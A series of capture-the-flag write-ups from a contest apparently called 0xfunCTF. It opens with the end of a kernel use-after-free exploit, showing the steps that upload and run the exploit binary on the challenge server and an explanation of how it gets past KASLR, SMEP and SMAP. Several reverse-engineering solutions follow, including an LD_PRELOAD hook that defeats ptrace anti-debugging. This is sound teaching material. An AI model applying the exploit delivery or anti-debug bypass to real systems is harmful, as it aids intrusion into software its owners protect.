
```
r = remote('chall.0xfun.org', 1348)
r.recvuntil(b'$ ', timeout=45)

# Upload 9KB binary via base64 (21 chunks)
for i, chunk in enumerate(chunks):
    op = '>' if i == 0 else '>>'
    r.sendline(f"echo -n '{chunk}' {op} /tmp/b64")
```

```
r.sendline(b"base64 -d /tmp/b64 > /tmp/exploit")
r.sendline(b"chmod +x /tmp/exploit")
r.sendline(b"/tmp/exploit")
```

```
[+] FLAG:0xfun{r34l_k3rn3l_h4ck3rs_d0nt_unzip}
```

---

7. Exploit Flow Diagram



---

8. Why This Bypass Works Against All Protections

Protection	Why it doesn’t help
KASLR	We target a **physical** address derived from the static vmlinux, not a virtual one. Physical KASLR on qemu64 doesn’t randomize.
SMEP	We never execute userspace code in kernel mode.
SMAP	We never access userspace memory from kernel mode.
oops=panic	We never cause a kernel oops — all operations are clean.

The entire exploit operates purely from **userspace**, using the UAF to corrupt page tables and gain arbitrary physical memory read/write without ever running code in ring 0.

Flag

`0xfun{r34l_k3rn3l_h4ck3rs_d0nt_unzip}`

the_Chip8_Emulator

Writeup: ./RE/Chip8_Emulator/the_Chip8_Emulator/writeup.md

Chip8 Emulator — RE Medium

CTF: 0xfunCTF 2025
Category: Reverse Engineering
Difficulty: Medium
Flag: `0xfunCTF2025{N0w_y0u_h4v3_clear_1dea_H0w_3mulators_WoRK}`

Challenge Description

> Somewhere deep in this virtual silicon, a flaw hides.
> Uncover it, and in just **quad cycles**, the flag is yours.
> *Stuck endlessly.*

We are given a CHIP-8 emulator binary (`chip8Emulator`) and a `roms/` directory containing various `.ch8` ROM files.

---

1. Reconnaissance

Binary Overview

```
$ file chip8Emulator
chip8Emulator: ELF 64-bit LSB pie executable, x86-64, dynamically linked, no

$ ldd chip8Emulator
  libSDL2-2.0.so.0 => ...
 libcrypto.so.3  => ...   # OpenSSL — interesting for an emulator!
  libstdc++.so.6   => ...
```

Key observations: - **Not stripped** — all symbol names are intact. - Links against **libcrypto** (OpenSSL) — highly unusual for a CHIP-8 emulator, hinting at hidden cryptographic functionality. - Uses **SDL2** for display/audio. - Usage: `./chip8Emulator -r <romfile>`

String Analysis

```
$ strings chip8Emulator | grep -i "aes\|decrypt\|base64\|key\|flag"
```

Revealed references to: - `EVP_DecryptInit_ex`, `EVP_DecryptUpdate`, `EVP_DecryptFinal_ex` — AES decryption via OpenSSL - `aes-256-cbc` —

the cipher mode - A long **base64 string** embedded in the binary (the ciphertext) - `emu_key`, `bytearray1`–`bytearray5`, `charset` — key-related globals - An output filename constructed by XOR with `0x2a` → decodes to **`flag.txt`**

Anti-Debugging

The binary calls `ptrace(PTRACE_TRACEME)` inside `Logger::Logger()` during startup. If a debugger is attached, `ptrace` returns -1 and the program detects it.

---

2. Identifying the Flaw — Hidden Opcode FxFF

Function Enumeration

Using radare2:

```
$ r2 -q -e bin.cache=true -c 'aaa; afl | grep -i decode' chip8Emulator
```

Key functions discovered: | Function | Address | Purpose | |—|—|—| | `Cpu::fetch()` | `0xd52a` | Reads 2-byte opcode from memory, increments PC, calls `cache()` | | `Cpu::decode()` | `0xd5b0` | Extracts top nibble `(opcode >> 12)` | | `Cpu::execute()` | `0xd5d6` | Switch-dispatches to `decode_X_instruction` based on nibble | | `Cpu::decode_F_instruction()` | `0xe716` | Handles Fxxx opcodes | | **`Cpu::superChipRendrer()`** | **`0xe934`** | **The hidden decryption function** | | `Cpu::cache()` | `0xca7e` | Copies `emu_key` through bytearray chain each cycle |

The Flaw: `decode_F_instruction`

Disassembly of `decode_F_instruction` reveals a non-standard opcode handler:

```
; When opcode low byte == 0xFF:
cmp eax, 0xff
je  superChipRendrer    ; ← NOT a real CHIP-8 opcode!
```

Standard CHIP-8 Fxxx opcodes have low bytes like `07`, `0A`, `15`, `18`, `1E`, `29`, `33`, `55`, `65`. **FxFF does not exist** in the CHIP-8 specification — it is the intentionally planted **flaw**.

`superChipRendrer()` — The Decryption Engine

This function (1170 bytes) performs:

1. **Reads the AES key** from `bytearray3` (populated by `cache()` from `emu_key`) via `chat_toStr()`

2. **Base64-decodes** the embedded ciphertext string (`_3nc__2` at `0x1b320`)
3. **Extracts IV** — first 16 bytes of the decoded blob
4. **AES-256-CBC decrypts** the remaining bytes using the key and IV
5. **Overwrites `_3nc__2`** with the decrypted result (enabling iterative decryption on repeated calls)
6. **Writes the result** to a file whose name is XOR-deobfuscated:

   `0x4c 0x46 0x4b 0x4d 0x04 0x5e 0x52 0x5e ⊕ 0x2a = "flag.txt"`

---

3. Key Generation — `Emulator::init()`

The AES key (`emu_key`, 32 bytes) is deterministically generated in `Emulator::init()` at address `0x98e2` with **no random input**:

Phase 1: Seed Generation (0x9b85–0x9c04)

```
uint32_t seeds[4] = { 0xdeadbeef, 0xcafebabe, 0x8badf00d, 0xfeedface };
uint32_t state = 0xf0f0f0f0;

for (int i = 0; i <= 7; i++) {
    state ^= (i * 0x9e3779b1);   // Golden ratio constant
    if (state >= 0)               // Sign check (signed comparison)
        state = 0xffffffff;
    else
        state += (i | (state >> 16));
}
state ^= 0xa5a5a5a5;             // → var_7ch (the master seed)
```

Phase 2: 5 Rounds of Complex Mixing (0x9c07–0x9f68)

Five rounds (`var_78h` = 0..4) of intricate bit manipulation using the four seed constants, shifts, XORs, ANDs, ORs, and sub-expressions. Each round also applies a **switch-case transformation** based on `(var_7ch >> var_78h) & 3`: - **Case 0:** Mix with `seeds[0] | i`, `seeds[1]`, and `var_7ch` - **Case 1:** XOR with `seeds[2]` (0x8badf00d) - **Case 2:** Complex bit-swap involving `var_7ch >> 3`, `seeds[3]`, and round index - **Default:** `var_7ch ^= var_84h ^ 0xa5a5a5a5`

Phase 3: Charset Mapping (0x9f6e–0xa54c)

```
char charset[] = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz012
```

```
for (int i = 0; i <= 31; i++) {
    uint32_t mixed = (i * 0x9e3779b1) ^ var_7ch;
    int shift = (var_7ch >> 4) & 0xf;
    int idx = ((mixed >> shift) & 0xf) + 9;
    // ... further mixing with sub-iterations ...
    uint64_t val = <result>;
    emu_key[i] = charset[val % 62];     // mod 62 → index into charset
}
```

Since the algorithm is entirely deterministic (no random seed, no runtime input), the key is always:

`tLeBHJvLCDHDEACHCBE8HCSAIFidAGGI`

---

4. Exploitation

Creating the Exploit ROM

The challenge hint says "**quad cycles**" — we need exactly 4 CHIP-8 instruction cycles before triggering FxFF. A minimal ROM:

```
import struct

rom  = struct.pack('>H', 0x6000)  # LD V0, 0x00  (cycle 1)
rom += struct.pack('>H', 0x6100)  # LD V1, 0x00  (cycle 2)
rom += struct.pack('>H', 0x6200)  # LD V2, 0x00  (cycle 3)
rom += struct.pack('>H', 0x6300)  # LD V3, 0x00  (cycle 4)
rom += struct.pack('>H', 0xF0FF)  # THE FLAW     (triggers superChipRendr

with open('exploit.ch8', 'wb') as f:
    f.write(rom)
```

Bypassing Anti-Debug

Created a simple LD_PRELOAD library to neutralize `ptrace`:

```
// ptrace_bypass.c
long ptrace(int request, ...) { return 0; }
```

```
gcc -shared -fPIC -o ptrace_bypass.so ptrace_bypass.c
```

Dynamic Key Extraction via GDB

```
set environment LD_PRELOAD ./ptrace_bypass.so
set environment SDL_VIDEODRIVER dummy
set environment SDL_AUDIODRIVER dummy
```

```
break EVP_DecryptInit_ex
run -r exploit.ch8
```

When the breakpoint hits (at the OpenSSL call), the AES parameters are in registers per the System V ABI: - `$rcx` → **Key** (32 bytes) - `$r8` → **IV** (16 bytes)

```
=== KEY as string ===
0x55555558d360: "tLeBHJvLCDHDEACHCBE8HCSAIFidAGGI"

=== IV (16 bytes hex) ===
48 ca fc e4 b4 ff 40 7f 16 06 00 7b 14 01 c3 27
```

---

5. Decryption — Four Layers Deep

The embedded base64 ciphertext:

```
SMr85LT/QH8WBgB7FAHDJ+RDYEOzmc+8Hq+2HKyaEbwR0DN9BaUFpMgRyi3p9HBH
ra+5Hz13INUh5jEc/TSPvAHnbxbmKYQSukvmjEG8Jpb76Qfnv28GvW5Puov9jab0SFJ
VoZMDrHYlfzz7xcxpXRkYiQMElRMEm3MXLyqok/KpRB65upKUMtC20YMG02TnJAe63d
eizlhJWmwYn2UbMR4tU6WCHSF8Il7ShvC9hOOTXFRjOY1bHlutv4dYydyqTB3i7XP5r
ZiaK20tUfp5LGF/f+pQkqx4gVfXl2O2Vs1jDcjesb3ezbJT0VJfEreJZbtJJXyWTwybo
/3BoBKfD11bf17/6LZg6Z4PEH8FHXUDZV52uLbpMvt3ZrWU5t7p
```

The “**quad cycles**” hint has a dual meaning — not only 4 CPU cycles in the ROM, but also **4 nested layers** of `base64(AES-256-CBC(...))` encryption, all using the same key.

Each iteration: 1. Base64-decode the current blob 2. First 16 bytes = IV, remainder = ciphertext 3. AES-256-CBC decrypt with key `tLeBHJvLCDHDEACHCBE8HCSAIFidAGGI` 4. Strip PKCS7 padding 5. Result is the next base64 blob (or the flag on iteration 4)

```
import base64
from Crypto.Cipher import AES

key = b"tLeBHJvLCDHDEACHCBE8HCSAIFidAGGI"
current = "SMr85LT/QH8WBgB7FAHDJ+..."  # full base64

for i in range(4):
    decoded = base64.b64decode(current)
    iv, ct = decoded[:16], decoded[16:]
    pt = AES.new(key, AES.MODE_CBC, iv).decrypt(ct)
    pt = pt[:-pt[-1]]                    # strip PKCS7
    current = pt.decode()
    print(f"Layer {i+1}: {len(current)} bytes")

print(current)
```

```
Layer 1: 256 bytes
```

```
Layer 2: 172 bytes
Layer 3: 108 bytes
Layer 4: 56 bytes
0xfunCTF2025{N0w_y0u_h4v3_clear_1dea_H0w_3mulators_WoRK}
```

---

6. Summary

Step	Technique	Finding
1	Static analysis	Binary links OpenSSL — hidden crypto in an emulator
2	Symbol analysis	`superChipRendrer()` performs AES-256-CBC decryption
3	Opcode RE	`FxFF` is a non-standard flaw that triggers decryption
4	Key derivation RE	Deterministic PRNG → key `tLeBHJvLCD-HDEACHCBE8HCSAIFidAGGI`
5	ROM crafting	4 NOPs + `F0FF` = exploit ROM
6	Anti-debug bypass	`LD_PRELOAD` to override `ptrace()`
7	Dynamic extraction	GDB breakpoint at `EVP_DecryptInit_ex` → key from `$rcx`
8	Multi-layer decrypt	4× `base64_decode` → `AES-256-CBC` = flag

Flag

`0xfunCTF2025{N0w_y0u_h4v3_clear_1dea_H0w_3mulators_WoRK}`

crackme

Writeup: ./RE/crackme/WRITEUP.md

Unravel Me (RE 585, hard) Writeup

This challenge is a 32-bit i386 ELF crackme that tries very hard to be unpleasant for traditional reversing tools.

The key idea is:

- It is **signal-driven** (intentionally faults with `SIGSEGV`/`SIGILL`), and uses a **sigaction handler as a control-flow trampoline**.
- It effectively behaves like a **tiny VM / obfuscated interpreter**.
- Some "obvious" strings you can recover statically are **decoys** (or only partial constraints).

The final flag is:

`0xfun{r3v_0bfU4C3t10n_m4St3r_246643635876}`

Files

- `crackme`: provided stripped ELF
- `emu.py`: a small emulator harness built with Unicorn that can execute the crackme despite the deliberate faults
- `extract.py`: dynamic extractor that instruments the emulation to recover the expected flag bytes

1. Initial Recon

1.1 File type

```
file crackme
```

Result:

- `ELF 32-bit LSB executable, Intel i386, dynamically linked, stripped`

So:

- No symbols.
- We need to locate logic via disassembly and runtime behavior.

1.2 Strings

```
strings -a crackme | head
strings -a crackme | rg -n "Usage|Wrong|Correct"
```

Relevant strings in `.data`:

- `Wrong!`
- `Correct!`
- `Usage: ./crackme <flag>`

These are useful because they help identify the “success/fail” paths and where output happens.

2. Why Normal Tracing Tools Fail

2.1 `strace` cannot attach

A first instinct is `strace`:

```
strace -f ./crackme
```

In this environment it fails with ptrace permission errors. That means classic syscall tracing won’t work directly.

2.2 Use `qemu-i386 -strace` instead

Since the binary is i386, `qemu-i386` can run it and print syscall-like traces:

```
qemu-i386 -strace ./crackme AAAA
```

This reveals a crucial detail:

- The program repeatedly triggers `SIGSEGV`.
- It calls `sigaction(SIGSEGV, ...)` and `sigaction(SIGILL, ...)` early.

Also, in **non-TTY execution**, fd 0 is often closed, and the program does:

- `write(0, 0, 0)`

If fd 0 is closed, that returns `EBADF`, which changes the behavior. With a TTY attached, `write(0,0,0)` returns `0`.

This binary is sensitive to those conditions.

3. Recognizing the “Signal VM”

3.1 Entry point behavior

Disassembling the entrypoint shows:

- It installs `sigaction` handlers for `SIGSEGV` and `SIGILL`.
- It repeatedly executes instructions that dereference invalid pointers like `[esp - 0x200068]`.

That guarantees faults.

The effect:

- **Normal execution is not linear.**
- Most of the time, “control flow” is not via `jmp/call/ret` but via:
  - fault
  - signal handler
  - handler does a “dispatch” jump
  - repeats

3.2 A critical “indirect jump” stored in data

In the PLT, `exit@plt` has a weird tail:

- After the standard PLT stub, there is an extra block that does:

```
mov esp, dword ptr [0x83fc130]
jmp dword ptr [0x85fc1d4]
```

So there is a global “jump target” at:

- `0x85fc1d4`

And the program pivots stack using:

- `0x83fc130`

That’s a classic pattern for a **signal trampoline / dispatcher**.

4. The Static Trap: “I can see the flag in immediates”

If you grep the disassembly for instructions like:

- `mov DWORD PTR ds:0x805304c, 0x??`

you’ll find lots of immediate constants that look like printable ASCII.

When I first concatenated those immediates, I got something that looked like a flag prefix and some plausible leetspeak.

But it was wrong.

Reason:

- Those immediates are just **constants used in the VM**, not necessarily the required input.
- They can be used for indexing, offsets, intermediate states, or partial checks.

So the correct approach is:

- Observe how the input is actually checked.

5. Understanding the Check Mechanism

The crackme compares the user input to an internally-derived expected sequence.

You can infer that from:

- It prints exactly `Wrong!` or `Correct!` via `write()`.
- It never calls `printf` etc. Only `write`.

5.1 The important lookup table

Capstone analysis of memory references in `.text` shows heavy access to:

- `0x8066f30`
- `0x81a7a80`
- `0x8197570`
- `0x81fbb70`

These addresses point into `.data`.

One of the most telling patterns is repeated sequences like:

- Load a byte from somewhere.
- Use it as an index into `0x81a7a80`.
- Read out a byte.

Empirically, `0x81a7a80` is a **256x256 XOR-like table**.

If you read `0x81a7a80[row][col]`, it returns `row XOR col`.

This matches the data layout:

- Row 0 begins `0,1,2,3,...`
- Row 1 begins `1,0,3,2,5,4,...`

That's exactly XOR.

So the check is implemented via table lookups that compute XOR without using `xor` instructions (to frustrate static patterns).

6. Making It Executable: A Minimal Emulator

To solve this reliably, I built a small emulator around Unicorn.

The goal:

- Map the ELF segments into memory.
- Provide a reasonable initial stack with `argc=2`, `argv[1]=<candidate>`.
- Emulate only the few imported functions the crackme uses:
  - `write@plt`
  - `sigaction@plt`
  - `exit@plt`
- Crucially: treat unmapped memory accesses as "SIGSEGV happened" and jump to the program's dispatcher.

6.1 Why you can't use a simple linear `emu_start`

Unicorn will stop on an unmapped fetch/read/write.

But in this crackme, unmapped accesses are not “crash”; they are “control flow”.

So in `emu.py`:

- The emulator runs in chunks.
- On any `UcError`, it reads:
  - `pivot = *(uint32_t*)0x83fc130`
  - `target = *(uint32_t*)0x85fc1d4`
- It sets `ESP = pivot` and `EIP = target`.
- Then continues.

That simulates “fault -> signal handler -> resume at dispatcher”.

6.2 Handling PLT calls

The program calls the PLT stubs directly.

`emu.py` installs narrow code hooks only at:

- `0x08049010` (`write@plt`)
- `0x08049020` (`sigaction@plt`)
- `0x08049030` (`exit@plt`)

and emulates them with cdecl conventions.

6.3 Output observation

With this, we can execute the program meaningfully:

```
./emu.py AAAA --max 2000000
```

It produces `Wrong!`.

So we now have a controlled “oracle”:

- We can test candidates.
- We can instrument reads to reconstruct the expected input.

7. Recovering the Flag Bytes

7.1 Strategy

Instead of trying to fully decompile the VM, I extracted the required bytes by observing the check operations.

Key insight:

- The check uses XOR-table lookups.
- At each check step, it reads one byte of the input.
- It combines that byte with some constant/derived value via the XOR table.
- If we can detect where that XOR-table lookup is used as a compare, we can deduce the expected input byte.

7.2 Instrumentation

`extract.py` does:

1. Uses Capstone to find all instruction addresses in `.text` that reference `0x81a7a80`.
    - Those are “XOR table sites”.
2. Runs `CrackmeEmu` with a long dummy input, e.g. `A * 80`.
3. Adds a Unicorn `UC_HOOK_MEM_READ` hook to catch reads from the argv[1] buffer.
    - When it sees a 1-byte read from `argv1_ptr + off`, it records:
        - `off` (which character index)
        - `in_b` (the input byte, usually `'A'`)
4. Adds a `UC_HOOK_CODE` hook on each XOR-table site.
    - At that moment, the crackme has operands staged in memory.
    - In this VM, the operands are stored at:
        - `0x81fbff0` and `0x81fbff4` (bytes)
    - If one of those bytes equals our input byte, and the other does not, we infer:
        - The other byte is the expected value for that input position.

This is a very pragmatic “side-channel” style extraction:

- We don’t fully understand every VM instruction.
- We just observe enough to recover the constraints.

7.3 Running the extractor

```
./extract.py
```

It recovers an expected string:

```
0xfun{r3v_0bfU4C3t10n_m4St3r_246643635876}
```

8. Verification

Finally, verify by running the emulator on the recovered string:

```
./emu.py '0xfun{r3v_0bfU4C3t10n_m4St3r_246643635876}' --max 40000000
```

Output:

- `Correct!`

So that is the valid flag.

9. Notes on the “Tools will fail you” Hint

This crackme is designed to break common workflows:

- Classic control-flow graphs become meaningless because the program uses deliberate faults + signals.
- Static greps for `cmp`/`xor` don’t help much because XOR is implemented through table lookups.
- Many debuggers/tracers struggle or are blocked in constrained environments.

The solution here is exactly what the hint suggests:

- Don’t fight the VM at the level of “recover every instruction”.
- Use creativity:
  - emulate only the bits you need
  - instrument memory accesses
  - treat exceptions as control flow

Appendix A: Command Summary

All commands are run from this directory.

```
file crackme
strings -a crackme | rg -n "Usage|Wrong|Correct"
objdump -d -Mintel crackme | less
qemu-i386 -strace ./crackme AAAA

./emu.py AAAA --max 2000000
./extract.py
./emu.py    '0xfun{r3v_ObfU4C3t10n_m4St3r_246643635876}'    --
max 40000000
```

moves

Writeup: ./RE/moves/writeup.md

Only Moves — 575 pts (Hard)

Category: Reverse Engineering
Author: SwitchCaseAdvocate
Flag: `0xfun{m0v_1s_tur1ng_c0mpl3t}`

Challenge Description

> They said it couldn't be done. They said no one would be crazy enough. But here it is, a program compiled entirely with MOV instructions.
>
> No jumps. No compares. No arithmetic instructions. Just MOV.

We are given a ~6 MB stripped 32-bit ELF binary (`only_moves`) and a pre-patched copy (`only_moves.patched`).

---

1 — Initial Reconnaissance

```
$ file only_moves
only_moves: ELF 32-bit LSB executable, Intel i386, version 1 (SYSV),
                    dynamically linked, interpreter /lib/ld-
linux.so.2, stripped
```

```
$ echo "test" | ./only_moves
Enter the flag: Wrong!
```

The binary prompts for a flag, checks it, and prints either **"Correct! You got the flag!"** or **"Wrong!"**.

Strings of interest

Address	String
0x0805702c	Correct! You got the flag!\n
0x08057048	Wrong!\n
0x08057050	%63s
0x08057055	Enter the flag:

The %63s format tells us the input is read with scanf and can be at most **63 characters** (stopped by whitespace/NUL).

Imports

Only four library functions are used:

PLT address	Function
0x08049010	scanf
0x08049020	sigaction
0x08049030	printf
0x08049040	exit

The sigaction import is the giveaway: this binary was compiled with **M/o/Vfuscator**, a novelty compiler that emits *only* mov instructions. Control flow is implemented by deliberately triggering **SIGSEGV** and **SIGILL** faults and routing execution through signal handlers — hence the sigaction call and the wall of signals visible in ltrace:

```
$ echo "AAAA…" | ltrace ./only_moves 2>&1 | tail
--- SIGILL (Illegal instruction) ---
--- SIGSEGV (Segmentation fault) ---
printf("Wrong!\n")  = 7
exit(1 …)
```

Binary layout

Region	Purpose
0x08048000	ELF headers, PLT stubs
0x0804905c	Entry point — ~5.7 MB of mov instructions + 256-byte lookup tables
0x08057000	.data — PLT GOT, comparison target, strings
0x08200000	Control-flow variables (program counter emulation)
0x08400000	Emulated stack / function-argument passing
0x08600100	Runtime scratch — includes the **input buffer** at 0x08600118 and the **computed hash** at 0x08600158

---

2 — Understanding the Comparison

Finding the comparison target

At address 0x08057010 sit **28 non-ASCII bytes** wedged between the GOT entries and the "Correct!" string:

```
0x08057010: b0 3c c3 4d 9c a2 ae df
0x08057018: ea b4 49 e4 c8 17 19 a0
0x08057020: c6 6b f2 1d d5 86 ca 9b
0x08057028: d2 2a 5d 0d
```

These are the **expected output** of the transformation applied to the user input.

Where the result lands

By breaking on the second `printf` call in GDB (with `handle SIGSEGV nostop noprint pass` / `handle SIGILL nostop noprint pass`) and dumping memory, we find:

- **Input buffer** (28 bytes): `0x08600118`
- **Computed output** (28 bytes): `0x08600158`
- The binary compares `computed[0..27]` against `expected[0..27]`; if all match → `"Correct!"`, otherwise → `"Wrong!"`.

Confirming the flag length

Testing different input lengths shows that the first 12 bytes of the computed output are always **zero** unless exactly **28 characters** are supplied. The flag is exactly **28 bytes**.

---

3 — Analysing the Transformation

Feeding two known inputs (`'A'*28` and `'B'*28`) through a GDB dump and diffing memory reveals the transformation's structure:

```
Input  A*28 → computed: b7 aa a1 0c fb ae d5 40 57 3a f1 2c 3b de 25 a0 d7 6a e1
Input  B*28 → computed: 50 3d a1 0c fe ac d2 40 5a 30 fe 24 3e dc 22 a0 da 60 ee
XOR  A⊕B in : 03 03 03 03 03 03 03 03 ...
XOR A⊕B out: 0d 0a 0f 08 05 02 07 00 0d 0a 0f 08 05 02 07 00 0d 0a 0f 08 05 02 07
```

Changing a single byte at position `i` and observing the diff:

Changed pos	Affected output positions	XOR constant
0	[1..27]	0x07 repeating
1	[0..27]	0x0d repeating
2	[3..27]	0x07 repeating
3	[2..27]	0x05 repeating
…	…	…
26	[27]	0x07
27	[26..27]	0x05 repeating

Key properties:

1. **Paired processing** — bytes are handled in pairs `(0,1)`, `(2,3)`, …, `(26,27)`.
2. **Constant propagation** — changing input byte `i` XORs a *single constant* into every affected output byte from some start position to the end.
3. Even-indexed byte `i` affects `output[i+1 .. 27]`; odd-indexed byte `i` affects `output[i-1 .. 27]`.
4. The XOR constant depends only on the byte value, not on other input positions (**linearity**).

This is the standard M/o/Vfuscator pattern for bitwise operations implemented through 256-byte lookup tables chained with `mov`.

---

4 — Building the Oracle

To query the transformation fast (~0.1 s per run instead of ~1 s via GDB), we compile an **`LD_PRELOAD` hook** that intercepts `printf` and, when the `"Wrong!"` or `"Correct!"` message is printed, dumps the expected and computed byte arrays:

```c
// hook_oracle.c  (compile: gcc -m32 -shared -fPIC -o hook_oracle.so hook
#define _GNU_SOURCE
#include <stdio.h>
#include <string.h>
#include <dlfcn.h>
#include <stdarg.h>

int printf(const char *fmt, ...) {
    static int (*real_printf)(const char *, ...) = NULL;
    if (!real_printf) real_printf = dlsym(RTLD_NEXT, "printf");
    va_list args; va_start(args, fmt);

    if (strstr(fmt,"Wrong") || strstr(fmt,"Correct")) {
        unsigned char *computed = (unsigned char *)0x8600158;
        unsigned char *expected = (unsigned char *)0x8057010;
        unsigned int match = 0;
        for (int i = 0; i < 28; i++) if (computed[i]==expected[i]) match+
        real_printf("[oracle] m=%08x exp=", match);
        for (int i=0;i<28;i++) real_printf("%02x", expected[i]);
        real_printf(" got=");
        for (int i=0;i<28;i++) real_printf("%02x", computed[i]);
        real_printf("\n");
        if (strstr(fmt,"Correct")) real_printf("Correct! You got the flag
    } else { int r = vprintf(fmt, args); va_end(args); return r; }
    va_end(args); return 0;
}
```

```
$ echo "AAAA…" | LD_PRELOAD=./hook_oracle.so ./only_moves
Enter the flag: [oracle] m=00000001 exp=b03cc34d9ca2aedfeab449e4c81719a0c66
                         got=b7aaa10cfbaed540573af12c3bde25a0d76ae1ecdbaed
```

---

5 — Solving

Algorithm

Because the transformation is **linear** (each byte contributes an independent XOR constant to a suffix of the output), we can invert it:

1. **Reference run** — send `ref_inp = 'a' * 28`, record `ref_out`.
2. **Build delta-inverse tables** — for each position `i` and every candidate byte value `v` (0x01–0xFF, skipping scanf-forbidden whitespace bytes), send `ref_inp` with position `i` changed to `v`. Record the XOR difference `delta = got ⊕ ref_out`. The constant XOR value at the first affected byte gives us the **delta value** `dv`. Store `inv_map[i][dv] = v`.
3. **Compute target delta** — `y_delta = expected ⊕ ref_out`.
4. **Peel off pairs** — because byte `i` affects output starting at `i ⊕ 1`:

```
prev = 0
for j in range(28):
    dv = y_delta[j] ^ prev
    i  = j ^ 1                    # paired index
    sol[i] = inv_map[i][dv]
    prev = y_delta[j]
```

This recovers all 28 input bytes in one pass.

Implementation (`solve.py`)

```
r0 = run_with_preload(b'a' * 28)
target, ref_out = r0.exp, r0.got

# ~249 oracle calls per position × 28 positions ≈ 7 000 calls (~25 min)
inv_maps = [build_delta_inverse(ref_inp, ref_out, i) for i in range(28)]

y_delta = bxor(target, ref_out)
sol, prev = bytearray(28), 0
for j in range(28):
    dv = y_delta[j] ^ prev
    sol[j ^ 1] = inv_maps[j ^ 1][dv]
    prev = y_delta[j]
```

Output

```
[*] Testing candidate solution: bytearray(b'0xfun{m0v_1s_tur1ng_c0mpl3t}')
```

```
[+] Success! Flag: 0xfun{m0v_1s_tur1ng_c0mpl3t}
```

Verification

```
$ echo '0xfun{m0v_1s_tur1ng_c0mpl3t}' | ./only_moves
Enter the flag: Correct! You got the flag!
```

---

6 — Flag

`0xfun{m0v_1s_tur1ng_c0mpl3t}`

A fitting tribute to the 2013 proof by Stephen Dolan that the x86 `MOV` instruction alone is **Turing-complete** — you can compute *anything* with just MOV.

Files

File	Purpose
`only_moves`	Original challenge binary
`only_moves.patched`	`"Wrong!\n"` → `"%x%x%x\0"` (format-string leak variant)
`hook_oracle.c` / `.so`	LD_PRELOAD hook that dumps expected vs computed bytes
`solve.py`	Main solver — builds delta-inverse tables, solves linearly
`hook.c` / `.so`	Simpler hook (dumps computed + expected)
`analyze*.py`	Auxiliary scripts used during analysis

Pharaoh

Writeup: ./RE/Pharaoh/writeup.md

Pharaoh's Curse - Writeup

Challenge Points: 635
Difficulty: Hard
Category: Reverse Engineering

Overview

This challenge consists of two stages, each implementing a different custom Virtual Machine (VM). 1. **Stage 1**: `tomb_guardian` (ELF binary) - A stack-based VM that checks a password. 2. **Stage 2**: `hiero_vm` (Rust binary) + `challenge.hiero` (Bytecode) - A register-based VM using Egyptian Hieroglyphs for opcodes and Cuneiform for operands.

The final flag is: `0xfun{ph4r40h_vm_1nc3pt10n}`

